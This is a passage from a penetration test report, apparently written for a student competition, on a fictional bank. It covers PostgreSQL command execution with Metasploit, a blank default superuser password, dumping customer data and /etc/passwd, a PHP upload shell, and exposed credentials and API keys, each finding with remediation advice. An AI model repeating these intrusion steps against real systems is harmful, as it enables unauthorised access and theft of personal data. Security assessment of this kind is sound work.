Impact	**High** If a threat actor were to obtain these credentials, they would have full control over DinoBank's Active Directory environment. The Domain Administrator privileges allowed the team to pivot across the domain and have unfettered access to user file systems and data.
Likelihood	**High** The likelihood of a threat actor finding this vulnerability is high. By enumerating through the FTP directory and looking through the files, the domain administrator credentials can be located.
Remediation	It is recommended that the FTP share is removed and that the text files that contain the credentials are deleted from the host computer. Furthermore, it is recommended that any future FTP shares that do not need to be anonymously accessible should require some sort of authentication.

Proof of Concept

Index of ftp://10.0.1.12/pstrans/20191121/

Up to higher level directory

Name	Size	Last Modified
File: PowerShell_transcript.CORP-WSUS-01.+_jSQZmu.20191121201324.txt	5 KB	11/21/2019 8:13:00 PM
File: PowerShell_transcript.CORP-WSUS-01.28Lrlti5.20191121201335.txt	2 KB	11/21/2019 8:13:00 PM
File: PowerShell_transcript.CORP-WSUS-01.6N2v0A9q.20191121201332.txt	5 KB	11/21/2019 8:13:00 PM
File: PowerShell_transcript.CORP-WSUS-01.8B53zx65.20191121201107.txt	11 KB	11/21/2019 8:12:00 PM
File: PowerShell_transcript.CORP-WSUS-01.92KZCKCe.20191121201208.txt	26 KB	11/21/2019 8:13:00 PM
File: PowerShell_transcript.CORP-WSUS-01.9hAoMzTT.20191121201334.txt	2 KB	11/21/2019 8:13:00 PM
File: PowerShell_transcript.CORP-WSUS-01.HDHIA_QN.20191121201107.txt	2 KB	11/21/2019 8:12:00 PM
File: PowerShell_transcript.CORP-WSUS-01.HkaN+llo.20191121201105.txt	2 KB	11/21/2019 8:11:00 PM
File: PowerShell_transcript.CORP-WSUS-01.joV3kUiH.20191121201325.txt	11 KB	11/21/2019 8:13:00 PM
File: PowerShell_transcript.CORP-WSUS-01.my8t0FwE.20191121201325.txt	2 KB	11/21/2019 8:13:00 PM
File: PowerShell_transcript.CORP-WSUS-01.nj_Qc8YX.20191121201042.txt	2 KB	11/21/2019 8:10:00 PM
File: PowerShell_transcript.CORP-WSUS-01.o0pc8j7J.20191121201041.txt	2 KB	11/21/2019 8:10:00 PM
File: PowerShell_transcript.CORP-WSUS-01.O9CvSZIZ.20191121201335.txt	11 KB	11/21/2019 8:13:00 PM
File: PowerShell_transcript.CORP-WSUS-01.P_7A_+Oq.20191121201104.txt	5 KB	11/21/2019 8:11:00 PM
File: PowerShell_transcript.CORP-WSUS-01.R4iQAkie.20191121201326.txt	2 KB	11/21/2019 8:13:00 PM
File: PowerShell_transcript.CORP-WSUS-01.RBKRx1JI.20191121201206.txt	5 KB	11/21/2019 8:12:00 PM
File: PowerShell_transcript.CORP-WSUS-01.s02rakbC.20191121201547.txt	45985 KB	11/22/2019 4:33:00 PM
File: PowerShell_transcript.CORP-WSUS-01.v2LE2aZa.20191121201041.txt	11 KB	11/21/2019 8:10:00 PM
File: PowerShell_transcript.CORP-WSUS-01.VO2X1HEc.20191121201207.txt	2 KB	11/21/2019 8:12:00 PM
File: PowerShell_transcript.CORP-WSUS-01.wOIOksXw.20191121201207.txt	11 KB	11/21/2019 8:13:00 PM
File: PowerShell_transcript.CORP-WSUS-01.XnaKGul1.20191121201040.txt	5 KB	11/21/2019 8:10:00 PM

Figure 17: FTP directory containing the PowerShell Transcript files

```
if (Test-Path variable:global:ProgressPreference){$ProgressPreference="SilentlyContinue"}
$f = $s.GetFolder("\")
$f.RegisterTaskDefinition($name, $t, 6, "Administrator", "[illegible]", 1, $null) | Out-Null
$t = $f.GetTask("\$name")
$t.Run($null) | Out-Null
$timeout = 10
```

Figure 18: Text file containing Active Directory Domain Administrator credentials

Compliance Violations

PCI 6.31, 6.5.3, 8.2.1 (Appendix B: Compliance Violations)

Critical	PostgreSQL Command Execution through 'superuser' (CVE-2019-9193)
Description	The version of PostgreSQL (core-01.bank.dinobank.us) running on the affected host allows for authenticated users with 'pg_execute_server_program' to execute arbitrary commands on the affected host. Please note that CVE-2019-9193 has been disputed by PostgreSQL. They announced that 'pg_execute_server_program' is an intended functionality for super users. Weak credentials (blank password) used to authenticate to the superuser 'postgres' led to this command execution.
Affected Scope	10.0.2.100 (core-01.bank.dinobank.us)
Impact	**HIGH** This vulnerability allowed for access into DinoBank's customer database containing Personally Identifiable Information along with access to sensitive API documentation of the web application. Successful exploitation of this vulnerability could lead to remote command execution on the affected host. If an attacker obtains access to this host, it is possible to extract data out of the PostgreSQL database that holds the PII. It also may be possible to elevate privileges and use this host to pivot and compromise other hosts.
Likelihood	**HIGH** The likelihood of a threat actor to use this exploit is high. The vulnerability is found through enumerating the PostgreSQL version, and the exploit for this vulnerability can be found available in the Metasploit framework.
Remediation	Since successful exploitation of this vulnerability requires the user to be authenticated, it is strongly advised that secure and complex passwords are implemented for the PostgreSQL database. [redacted] also recommends implementing Multi Factor Authentication (MFA) to add another layer of security.

Proof of Concept

The host met the conditions for this exploit to run since it had default credentials: username postgresql and a blank password.

The metasploit module 'multi/postgres/postgres_copy_from_program_cmd_exec was used to obtain a command shell.




Figure 19: postgres_copy_cmd_exec metasploit module




Figure 20: core-01 command shell

From this shell, it is possible to dump the whole customer database of accounts, customer, loans, and online banking data using `pg_dump --dbname = indominusrex`.

The redacted data retrieved from the database is shown below.

Figure 21: Database of Personal Identifiable Information


This command shell also led to files containing API documentation for the main banking web application, which can be located in the Finding: 'Weak File Permissions for API Documentation'.

Compliance Violations

N/A

Critical	**PostgreSQL Default Credentials (Default Password)**
Description	This vulnerability led to elevated (superuser) access to the DinoBank customer database. [redacted] was able to gain access to all customer-related info for the DinoBank web application, such as customer accounts, credit cards, physical addresses, email addresses, passwords, and bank balances. The PostgreSQL instance had a user named postgres with an empty password. that allowed [redacted] access into the database. Furthermore, there is no password complexity for database users.
Affected Scope	10.0.2.100 (core-01.bank.dinobank.us)
Impact	**<u>HIGH</u>** Default credentials of username postgresql and a blank password in this engagement led to superuser privilege access, and led to remote code execution through 'pg_execute_server_program'. As a result,this vulnerability could lead to a breach of Personal Identifiable Information (PII), leading to consequences such as compliance violations and loss in stockholder trust.
Likelihood	**<u>HIGH</u>** Logging in with an empty password and other default credentials for SQL databases can be one of the first attempts a threat actor makes.
Remediation	[redacted] recommends implementing a strong and secure password for the customer database. Additionally, [redacted] recommends implementing Multi-Factor Authentication to add another layer of security to the sensitive database.

Proof of Concept	[redacted] was able to login to the PostgreSQL instance with default credentials of username postgresql and a blank password.
	`/envs/nationals-cptc [redacted] /kali01 @~ # psql -h 10.0.2.100 -U postgres`
	`psql (10.10 (Ubuntu 10.10-0ubuntu0.18.04.1))`
	`SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compress`
	`Type "help" for help.`
	Figure 22: Logging in to core-01 with default credentials
	
	From these default credentials, it is possible to list directories and read files. [redacted] focused on enumerating sensitive files such as /etc/passwd,which listed the users on the machine.




```
msf5 auxiliary(admin/postgres/postgres_readfile) > run
[*] Running module against 10.0.2.100

Query Text: 'CREATE TEMP TABLE lEPLSrEOTsTwO (INPUT TEXT);
      COPY lEPLSrEOTsTwO FROM '/etc/passwd';
      SELECT * FROM lEPLSrEOTsTwO'
==========================================================================================
======================================================

    input
    -----
    _apt:x:104:65534::/nonexistent:/usr/sbin/nologin
    _chrony:x:111:115:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin
    backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
    bin:x:2:2:bin:/bin:/usr/sbin/nologin
    daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
    dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
    games:x:5:60:games:/usr/games:/usr/sbin/nologin
    gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
    irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
    landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
    list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
    lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
    lxd:x:105:65534::/var/lib/lxd/:/bin/false
    mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
    man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
    messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
    news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
    nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
    nodejs:x:1001:1002::/data/web:/bin/bash
    pollinate:x:110:1::/var/cache/pollinate:/bin/false
    postgres:x:113:118:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
    proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
    redis:x:112:116::/var/lib/redis:/usr/sbin/nologin
    root:x:0:0:root:/root:/bin/bash
    sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
```

Figure 23: Listing /etc/passwd with default creds

Showcased in the finding above this one, it was also possible to gain remote command execution through an interactive shell.


Further enumeration led to the finding of a specific database in the PostgreSQL instance that held sensitive PII. This information can be queried through the authenticated session with a default password.




```
[redacted] \dt
              List of relations
 Schema |      Name      | Type  |     Owner
--------+----------------+-------+----------------
[redacted] | accounts       | [redacted] | [redacted]
[redacted] | cds            | [redacted] | [redacted]
[redacted] | customers      | [redacted] | [redacted]
[redacted] | employees      | [redacted] | [redacted]
[redacted] | loans          | [redacted] | [redacted]
[redacted] | onlinebanking  | [redacted] | [redacted]
[redacted] | securities     | [redacted] | [redacted]
[redacted] | transactions   | [redacted] | [redacted]
(8 rows)
```

Figure 24: Personal Identifiable Information

Compliance Violations	PCI DSS 2.1, 8.2.3 (Appendix B: Compliance Violations)

High	**Private SSH Key in Github**
Description	[redacted] found a private SSH key on a previous commit of an employee's GitHub repository. [redacted] tested this SSH key by spraying it across DinoBank's subnets. This key was not valid against DinoBank's live hosts.
Affected Scope	N/A
Impact	**<u>Medium</u>** The SSH key was not password protected and successful authentication with the key would allow a remote attacker onto DinoBank's critical infrastructure. This would further allow an attacker to compromise hosts on the network.
Likelihood	**<u>High</u>** The likelihood of a threat actor to find and use this key is high. This exposed SSH key can be found by utilizing tools such as truffleHog on a GitHub repository or viewing commit history.
Remediation	It is recommended that this employee's repository is taken down on GitHub or DinoBank works with the GitHub team to delete the commit. It is also recommended that SSH keys be properly password protected.
Proof of Concept	 *Figure 25: Private Key hosted on GitHub repository* [redacted] attempted to spray the SSH key across all hosts with SSH enabled and was unable to access them.

High	**Remote Code Execution on Bankweb-01**
Description	A vulnerability in the upload functionality led to remote-code execution on DinoBank's main online banking application. This led to the discovery of core functions of the website such as the hashing algorithm and secret key managing sessions in the application. Other files revealed an API key with API endpoints used to query the database.
Affected Scope	10.0.2.101 (bankweb-01)
Impact	**<u>High</u>** A threat actor acting upon this vulnerability would be able to gain access into the system and modify the website as well as any sensitive DinoBank data and customer information.
Likelihood	**<u>Medium</u>** To exploit this vulnerability, a threat actor would need to have an account on the main banking application and first upload a valid picture for their profile picture, then uploading a PHP shell which would be uploaded into the /img/user/ directory.
Remediation	[redacted] recommends having proper source code review to ensure input sanitization controls are in place for DinoBank infrastructure. Additionally, infrastructure such as DinoBank's banking application, a Web Application Firewall is suggested to protect the service.
Proof of Concept	 *Figure 26: Directory of uploaded files*

```
www-data@bankweb-01:/var/www/html$ cat config.php
<?php
// disable errors
error_reporting(0);

define('APIPORT',443);
define('APIURL','https://bankasaurus.dinobank.us/v1');
define('APIKEY','[illegible]');
define('BANKNUMBER','');
?>
```

Figure 27: Cleartext API key in config file

```
function encrypt_decrypt($action, $string)
{
 /*
  * ENCRYPTION: encrypt_decrypt('encrypt', $string);
  * DECRYPTION: encrypt_decrypt('decrypt', $string) ;
  */
        $output = false;
        $encrypt_method = "[illegible]";
        $secret_key = '[illegible]';

        $key = hash('sha256', $secret_key);
        $iv = substr(hash('sha256', $secret_key), 0, 16);

        if ($action == 'encrypt') {
                $output = base64_encode(openssl_encrypt($string, $encrypt_method, $key, 0, $iv));
        } else {
                if ($action == 'decrypt') {
                        $output = openssl_decrypt(base64_decode($string), $encrypt_method, $key, 0, $iv);
                }
        }
        return $output;
}
```

Figure 28: Encryption method and secret key

<table>
<tr><th>Medium</th><th>Weak File Permissions on API Documentation</th></tr>
<tr><td>Description</td><td>[redacted] was able to find API documentation relating to DinoBank’s main web application. The API documentation was readable by all users. This information can be leveraged to manipulate DinoBank’s customer database if the threat actor has an API key.</td></tr>
<tr><td>Affected Scope</td><td>10.0.2.100 (core-01.bank.dinobank.us)</td></tr>
<tr><td>Impact</td><td><u>Medium</u>
The documentation can lead to API exploitation and manipulation of DinoBank’s main web application and database. [redacted] was able to identify core API functions through the identified files. These core API functions can be abused to manipulate the underlying PostgreSQL database.</td></tr>
<tr><td>Likelihood</td><td><u>Medium</u>
In order to view this documentation, a threat actor would have to gain remote code execution or shell access on the host, and then enumerate the system to find the API files. These files were readable by all users on the machine. Additionally, there was a script that tested the different API functions through curl commands. Threat actors could leverage this information to perform similar administration tasks nefariously, such as initiating unauthorized transactions with the ‘initiateTransaction’ function.</td></tr>
<tr><td>Remediation</td><td>These API documents should only be readable by appropriate users that have to read and digest the data. [redacted] recommends that these documents should be altered so that they are only readable by the root and www-data user. Steps to implement this change include adding the root and www-data user to a group and setting the files as readable to only that specific group.

More information:
https://superuser.com/questions/280994/give-write-permissions-to-multiple-users-on-a-folder-in-ubuntu</td></tr>
<tr><td>Proof of Concept</td><td><pre>
postgres@core-01:/data/web/api/docs$ ls -la
ls -la
total 404
drwxr-xr-x 2 501 staff   4096 Nov 18 15:59 .
drwxr-xr-x 8 root root   4096 Nov 21 17:52 ..
-rw-r--r-- 1 501 staff 71220 Nov 18 15:59 DinoBank-core.postman_collection.json
-rw-r--r-- 1 501 staff   843 Nov 13 22:28 DinoBank-dev.postman_environment.json
-rw-r--r-- 1 501 staff 326725 Nov 13 22:28 dinobank-core-api.json
postgres@core-01:/data/web/api/docs$
</pre>Figure 29: Read permissions of API Documentation</td></tr>
</table>

```
{
    "openapi": "3.0.2",
    "info": {
        "title": "DinoBank-core",
        "version": "1.0.0",
        "description": "Core API for the Dino Bank",
        "contact": {
            "name": "DinoBank Developers",
            "url": "https://api.dinobank.us/core/v1",
            "email": "dev@dinobank.us"
        }
    }
```

Figure 30: Example of API Documentation

```
/envs/nationals-cptc [redacted] /kali01 @docs # cat dinobank-core-api.json | grep "operationId"
                "operationId": "pingService",
                "operationId": "detailTransaction",
                "operationId": "verifyAuthn",
                "operationId": "refreshAuthn",
                "operationId": "startAuthn",
                "operationId": "stopAuthn",
                "operationId": "detailAccounts",
                "operationId": "updateAccounts",
                "operationId": "closeAccounts",
                "operationId": "detailCustomers",
                "operationId": "updateCustomers",
                "operationId": "disenrollCustomers",
                "operationId": "detailUsers",
                "operationId": "updateUsers"
                "operationId": "deactivateEmployees"
                "operationId": "listEmployees",
                "operationId": "createEmployees",
                "operationId": "listOnlinebanking",
                "operationId": "createOnlinebanking",
                "operationId": "detailOnlinebanking",
                "operationId": "updateOnlinebanking",
                "operationId": "closeOnlinebanking",
                "operationId": "listLoans",
                "operationId": "openLoans",
                "operationId": "listAccounts",
                "operationId": "createAccounts",
                "operationId": "listTransactions",
                "operationId": "initiateTransaction",
                "operationId": "listCds",
                "operationId": "createcd",
                "operationId": "detailLoans",
                "operationId": "updateLoans",
                "operationId": "closeLoans",
                "operationId": "detailCd",
                "operationId": "updateCd",
                "operationId": "closeCd",
                "operationId": "listCustomers",
                "operationId": "enrollCustomers",
```


Figure 31: Possible Abusable Operation IDs

<table>
<tr><td></td><td>
<pre>
postgres@core-01:/data/web/api/bin$ cat test.sh
cat test.sh
#!/bin/bash
curl -H "Authorization: Key [illegible]" -X GET http://localhost:9001/
echo .
curl -H "Authorization: Key [illegible]" -X GET http://localhost:9001/v1/
echo .
curl -H "Authorization: Key [illegible]" -X GET http://localhost:9001/v1/accounts/
echo .
curl -H "Authorization: Key [illegible]" -X POST http://localhost:9001/v1/accounts/
echo .
curl -H "Authorization: Key [illegible]" -X GET http://localhost:9001/v1/accounts/test
echo .
curl -H "Authorization: Key [illegible]" -X PUT http://localhost:9001/v1/accounts/test
echo .
curl -H "Authorization: Key [illegible]" -X DELETE http://localhost:9001/v1/accounts/test
echo .
curl -H "Authorization: Key [illegible]" -X GET http://localhost:9001/v1/authn/
echo .
curl -H "Authorization: Key [illegible]" -X PUT http://localhost:9001/v1/authn/
echo .
curl -H "Authorization: Key [illegible]" -X POST http://localhost:9001/v1/authn/
echo .
curl -H "Authorization: Key [illegible]" -X DELETE http://localhost:9001/v1/authn/
echo .
curl -H "Authorization: Key [illegible]" -X GET http://localhost:9001/v1/cds/
echo .
curl -H "Authorization: Key [illegible]" -X POST http://localhost:9001/v1/cds/
echo .
curl -H "Authorization: Key [illegible]" -X GET http://localhost:9001/v1/cds/test
echo .
curl -H "Authorization: Key [illegible]" -X PUT http://localhost:9001/v1/cds/test
echo .
curl -H "Authorization: Key [illegible]" -X DELETE http://localhost:9001/v1/cds/test
echo .
curl -H "Authorization: Key [illegible]" -X GET http://localhost:9001/v1/customers/
echo .
curl -H "Authorization: Key [illegible]" -X POST http://localhost:9001/v1/customers/
echo .
curl -H "Authorization: Key [illegible]" -X GET http://localhost:9001/v1/customers/test
</pre>
Figure 32: API Bash Script
</td></tr>
<tr><td>Compliance Violations</td><td>N/A</td></tr>
</table>

Medium	Cleartext API key found in code
Description	[redacted] discovered an exposed API key hardcoded into a config.php file located on the bankweb-01 web server for DinoBank's core application. This API key could be used to manipulate DinoBank's database.
Affected Scope	10.0.2.101 (bankweb-01)
Impact	**Medium** A remote threat actor that obtains this API key would have the ability to query and update the database located on this webserver.
Likelihood	**Medium** An attacker on the DinoBank network that has successfully exploited this host would have the ability to gain access to a cleartext API key through a configuration file.
Remediation	It is recommended that API keys should not be hard-coded in any scripts or configuration files. Furthermore, it may be beneficial to provide a workshop to developers at DinoBank regarding coding best practices and code review.

Proof of Concept	[redacted] visited the `/var/www/html` and was able to read a config file containing the API key.
	`www-data@bankweb-01:/var/www/html$ cat config.php`
	`<?php`
	`// disable errors`
	`error_reporting(0);`
	
	`define('APIPORT',443);`
	`define('APIURL','https://bankasaurus.dinobank.us/v1');`
	`define('APIKEY','[illegible]');`
	`define('BANKNUMBER','');`
	`?>`
	Figure 33: Cleartext API

Compliance Violations	N/A

Medium	Unauthenticated Access to Company Wiki
Description	No authentication is required to view many pages of the intranet wiki, including pages describing company structure, network topology, default passwords, and naming conventions.
Affected Scope	10.0.1.31
Impact	**<u>Medium</u>** This information makes it easier for attackers to map out the network and enumerate users once they are on the network. Additionally, pages could be created without logging in, and new users could be created without validating that the user has access to a DinoBank email address.
Likelihood	**<u>High</u>** The website is easily accessible, and there is nothing preventing a threat actor from using the available information to their advantage.
Remediation	Require authentication to all pages of the company wiki and restrict user registration to valid DinoBank email addresses.
Proof of Concept	 *Figure 34: The network diagram viewable on the wiki*


<table>
<tr><td></td><td>


